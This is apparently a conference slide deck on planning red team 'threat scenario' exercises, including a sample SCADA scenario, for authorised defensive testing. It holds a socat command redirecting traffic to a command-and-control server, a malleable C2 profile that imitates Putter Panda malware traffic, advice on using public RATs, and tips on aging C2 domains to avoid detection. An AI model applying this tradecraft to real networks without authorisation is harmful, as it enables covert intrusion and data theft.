



# PLANNING AND EXECUTING A RED TEAM ENGAGEMENT: Threat Scenarios

# Introduction

- Timothy Wright – GICSP, CISSP, Net+, Linux+, CEH
- Over 20 years of cyber security experience with over 14 years of offensive security background.
- Currently the red team lead at American Electric Power
- Previously on the DHS / US CERT Red Team
- Worked for US Air Force at AFRL on WPAFB performing various cyber security research projects

# Talk Outline

- Wargames.. Yeah I love them!
- Engagement Definitions
- Terminology Review
- What is a Red Team Exercise?
- Threat Scenario
- Assessment Planning
- ACME Gas – A Discussion
- Reporting
- Further Research Sources

# Respect



- Many excellent red team talks online from some of the greatest red teamers out in our space today.
  - LARS
  - Veris Group
  - FusionX
  - TrustedSec
  - Raphael Mudge – Cobalt Strike creator

# Wargames

- I am a gamer nerd at heart.
- Wargaming has been a hobby of mine since I was a kid
- Chits, miniatures, cards and computers have allowed me recreate many battles or even fight World War III on a table top.
- Wargames can also be useful in our security teams.

# Wargame Examples



# Wargame Examples - CTF



# Engagement Definition

- Penetration Test – Typically can be considered a focused vulnerability assessment. “Smash and Grab” style testing.
- \*Red Team – Goal oriented, adversarial threat emulation designed to test a security teams readiness to withstand and detect advanced attacks. Designed to run over a longer period of time.
- \*Threat Scenario - A more focused blend of penetration test and RT. Defined objectives and goals, but on a more narrowed target range.

# Terminology Review

- Red Team (RT) – Offensive Security team
- Blue Team (BT) – Defensive security team
- White Team (WT) – Monitors the RT and BT during a scenario. (Optional)
- Purple Team (PT) – Collaboration between Blue and Red teams.
- Tactics, Techniques and Procedures (TTPs) – How the threat actors operate
- Indicator of Compromise (IOC) – artifact observed that indicates a computer intrusion.
- Rules of Engagement (ROE) – Defines how we conduct each assessment.
- White Card – We assume breach on target system and provide shell to RT.


# Red Teaming - Defined



# What is a Red Team Exercise?

- Designed to emulate a sophisticated adversary attacking an organization.
- Generally designed to be performed with no notification to the blue team (BT).
- RT exercises are designed to evaluate the security maturity of an organization.
- Considered a black box assessment.

# Security Maturity Models



# Maturity Models

Business Unit	Awareness and Training	Compliance and IT Audit	Emerging IT/Threats	Incident Response (IR)	Operations and Support	SDLC	PMO
1	2	3	2	1	2	2	3
2	3	2	3	2	3	2	2
3	2	3	2	1	2	1	3
4	3	3	2	2	3	3	3
5	2	2	3	1	1	2	1
6	2	3	2	1	1	2	2
7	3	2	3	2	3	2	3
8	3	3	3	3	3	3	3

*Source: Blue Lava Consulting*

**Level 1** – Information Security processes are unorganized, and may be unstructured. Success is likely to depend on individual efforts and is not considered to be repeatable or scalable. This is because processes would not be sufficiently defined and documented to allow them to be replicated.


**Level 2** – Information Security efforts are at a repeatable level where basic project management techniques are established and successes can be repeated. This is due to processes being established, defined, and documented.

**Level 3** – Information Security efforts have greater attention to documentation, standardization, and maintenance support.

**Level 4** – At this level, an organization monitors and controls its own Information Security processes through data collection and analysis.

**Level 5** – This is an optimizing level where Information Security processes are constantly being improved through monitoring feedback from existing processes and introducing new processes to better serve the organization's particular needs.

# Red Team - 3 Target Areas



# Other Benefits of Red Team

- Helps us get out of our “group think” mentality.

# Tactics, Techniques and Procedures (TTP's)

- What are the real world adversaries doing to compromise organizations like yours?
- How can we use similar Tactics, Techniques and Procedures to simulate that type of attack?
- This means every RT engagement is a very custom built engagement and can be time consuming and expensive.

[http://www.cisco.com/c/dam/en\\_us/about/security/intelligence/JNS\\_TTPs.pdf](http://www.cisco.com/c/dam/en_us/about/security/intelligence/JNS_TTPs.pdf)

[https://attack.mitre.org/wiki/Main\\_Page](https://attack.mitre.org/wiki/Main_Page)

<http://www.acq.osd.mil/eie/Downloads/IE/ACI%20TTP%20for%20DoD%20ICS.pdf>

# Red Teaming is great... But

- Engagements can take a lot of time and resources.
- With smaller teams that have other testing tasks Red Teaming can be difficult at best to complete.
- The ROE for a Red Team engagement tends to be more broadly defined.
- I continued to think that wargaming was a solution. Now to figure out how to do the work.

# Wargaming Computer Security


- Public company's like Intel have published papers on how they run and operate wargames to test security controls.
- DoD also run wargame exercises for all battlefields both real world and the digital space.
- This is becoming a more common practice and inspired me to figure out how to do this in my team.
- A team with limited time and resources available.

<https://www.sbs.ox.ac.uk/cybersecurity-capacity/system/files/Intel%20-%20Wargames-%20Serious%20Play%20that%20Tests%20Enterprise%20Security%20Assumptions.pdf>


# New Ideas for Security Testing

- Researching new ideas for testing more sensitive environments (SCADA) and for Purpleteam
- Discovered this book used by the US Naval academy. Great resource for Purple but still did not have all the answers for me.
- Finally, I was reading Raphael Mudge's blog post on Adversary Simulation. Bingo! The Air Force guy had the answer.
- This posting is where I developed my process for Threat Scenarios.

<http://blog.cobaltstrike.com/2014/11/12/adversary-simulation-becomes-a-thing>



# Threat Scenario - Defined



# What is a Threat Scenario

- The post-compromise actions are what we are really interested in during this engagement.
- How much time can an adversary linger on the network prior to detection? Will the blue team even see the adversary?
- We considered this a white box assessment since we are really looking under the hood so to speak of the network.
- Adversary tradecraft is important here so the RT will need to understand TTP's for scenario.

# Assume Breach – White Card Access the RT

- Access vector or attack path is really not as important here as in a Red Team engagement
- Our goals in this test is not to destroy the Blue team but to prepare them for an attack.
- So we “white card” access onto the systems and then begin our post exploitation and lateral movement.
- You want to make sure that the white card access makes sense or is relevant to your threat model.

# Threat Scenarios same as RT?

- TS More Narrowly scoped in our ROE
- Can be very useful way to assess sensitive environments such as SCADA networks.
- Good for smaller teams that are time constrained
- Can be used to evaluate security controls of an environment
- Can be considered a “wargame” for Red and Blue teams


# Types of Threat Simulations

- Paper – Tabletop exercise walking through possible outcomes based on data and designs
- Hybrid – A mix of paper and technical. Technical could reinforce the paper findings
- Full Live – A live assessment of the target environment

# This is just Red Teaming!

- Not really.
- A Red Team (RT) engagement evaluates the maturity of the security program and are more broadly scoped.
- RT reports are used by senior leadership to evaluate the security program as a whole.
- Threat simulations (TS) can be performed very quickly and have a more narrow focus.
- Used by security organizations to evaluate specific systems, technologies or even evaluate IR program.
- We notify the blue team to let them know when the threat simulation has started.
- Blue team will provide IOC supporting data at the end of the assessment to validate whether they detected the attack or not. More on that later...

# How to Setup a Threat Scenario



# Develop the Scenario

- If you have a specific system or network you wish to test then write up the scenario or goals.
- Outline them carefully and try to make them measurable.

# Example Scenario

- Attempt to gain access to host in Tech subnet (192.168.1.0/24)
- Attempt to gain elevated rights on Tech subnet (192.168.1.0/24)
- Attempt to pivot onto the Server subnet (192.168.2.0/24)
- Attempt to gain elevated rights on server subnet (192.168.2.0/24)
- Gain access to SCADA control servers on Control subnet (192.168.3.15, 192.168.3.16)
- Gain elevated rights on SCADA control servers on Control subnet (192.168.3.15, 192.168.3.16)
- Sniff login traffic to various SCADA control devices on Control subnet (192.168.3.0)
- Compromise or bypass 2FA login for SCADA Control Mgmt system on Control subnet (192.168.3.25)

# Cobalt Strike




- First off we will be leveraging Cobalt Strike for our work so getting a copy legally would be our first step.
- CS is a adversary simulation and red team operations framework developed by Raphael Mudge.
- Provides a post-exploitation agent, covert channel comms and malleable C2.
- It's a great framework for red teaming!

# Cobalt Strike



- Beacon is our payload of choice for Windows. Uses bi-directional comms over named pipes (SMB), DNS TXT records, DNS A records, HTTP and HTTPS.
- You can setup multiple redirectors to call back to your team server. This means low power EC2 clients can be set to redirect connections back to your team server. Excellent!
- Redirectors are great when you need to simulate distributed infrastructure. More advanced threat actors will not just have a singe system to launch attacks and catch call backs.

# Cobalt Strike - Redirectors



1.) socat TCP4-LISTEN:80,fork TCP4:54.197.3.16:80

<http://blog.cobaltstrike.com/2014/01/14/cloud-based-redirectors-for-distributed-hacking/>

# Cobalt Strike – Malleable C2

- We can leverage malleable C2 to change the network indicators of Beacon.
- Now we can replicate malware as long as we know what it looks like on the wire.
- Let's take a look at Putter Panda which Raphael posted on his GitHub repo
- A good site for getting malware PCAPs and data on how the C2 channel looks is at  
<http://malware-traffic-analysis.net/>

<http://www.harmjoy.net/blog/redteaming/a-brave-new-world-malleable-c2/>

# Putter Panda C2 callback

```
# Putter Panda HTTPCLIENT Profile
# http://resources.crowdstrike.com/putterpanda/
#
# Author: @armitagehacker

# 500ms is default callback for this Web C2 shell
set sleeptime "500";

http-get {
    # Beacon will randomly choose from this pool of URIs
    set uri "/MicrosoftUpdate/ShellEx/KB242742/default.aspx";

    client {
        header "User-Agent" "Mozilla/4.0 (Compatible; MSIE 6.0;Windows NT 5.1)";

        # deliberate attempt to reproduce bug in HTTPCLIENT
        header "Accept" "*/*, ... , ..... , .";

        # encode session metadata into tmp var
        metadata {
            netbiosu;
            parameter "tmp";
        }
    }
}
```

<https://github.com/rsmudge/Malleable-C2-Profiles>

# Cobalt Strike FTW!

- Now we can reproduce control system malware if we want and test the more sensitive networks IR and security controls.
- We can also leverage Beacon to communicate to several redirectors to simulate a more advanced APT without writing something new.
- Finally we can also do all the cool post-exploitation work and test if our network designs are robust enough to protect against a determined attacker.

# Option: Use known malware

- If we choose not to use Cobalt Strike we still have options.
- We can also leverage various malware that has been made available online.
- RATs like DarkComet, GhostRAT or BiFrost are all examples and should set off alarms on the network.
- Please review the source code of any malware before you download and run it.

## C2: Internal or External

- You need to decide if you wish to host the Team Server internally (your corporate network) or externally (public Internet).
- If the threat scenario is known and coordinated with your blue team you may just host it internally.
- If you are attempting to test the blue team's response times you will probably want to host externally.
- \*If your management seems uncomfortable with hosting the C2 outside of your network you may be forced to host that on your internal network.

# DNS Registration

- If your C<sub>2</sub> is external:
  - You will want to setup some DNS records you can use for C<sub>2</sub>. Have at least one that is at least 6 months old and then the remaining should only be a few days old at best.
  - Why? Many Blue teams use a DNS name age as an indicator of a potential malware channels. So if the name is less than a week old it is probably on the hunt teams radar.
  - If you have several DNS records that have been registered for a longer period of time it could make that C<sub>2</sub> channel more difficult to detect and make the test more difficult.

# Cloud Service Provider

- Setup an account with some type of cloud hosting provider.
- You will be able to leverage this to host your C<sub>2</sub> server online (Team Server for Cobalt Strike).
- You can also stand up several redirectors that will forward your C<sub>2</sub> traffic back to your Team Server.
- Amazon could be a good choice here.


# Traffic Generation

- vSploit can be leveraged to generate traffic on the wire to demonstrate that an adversary is exfiltrating data from a network.
  - Auxiliary/vsploit/pii/email\_pii
  - Auxiliary/vsploit/pii/web\_pii
  - Auxiliary/vsploit/malware/dns/dns\_zeus
- You can also leverage Egress-Assess by Chris Truncer to test egress detection capabilities on your network edge.
- EA is nice because it is written in Python and can simulate SSN's or CC's. Though I am sure you could modify the code if needed.
- Powershell is also a way to spin up some documents that are "pseudo" documents with no data in them except for metadata that could alarm DLP systems. So write your own if needed.
- Finally, you could just copy a large file (like an ISO) out of the network and see if anyone notices.

<https://github.com/rapid7/metasploit-framework/tree/master/modules/auxiliary/vsploit>

<https://github.com/ChrisTruncer/Egress-Assess>

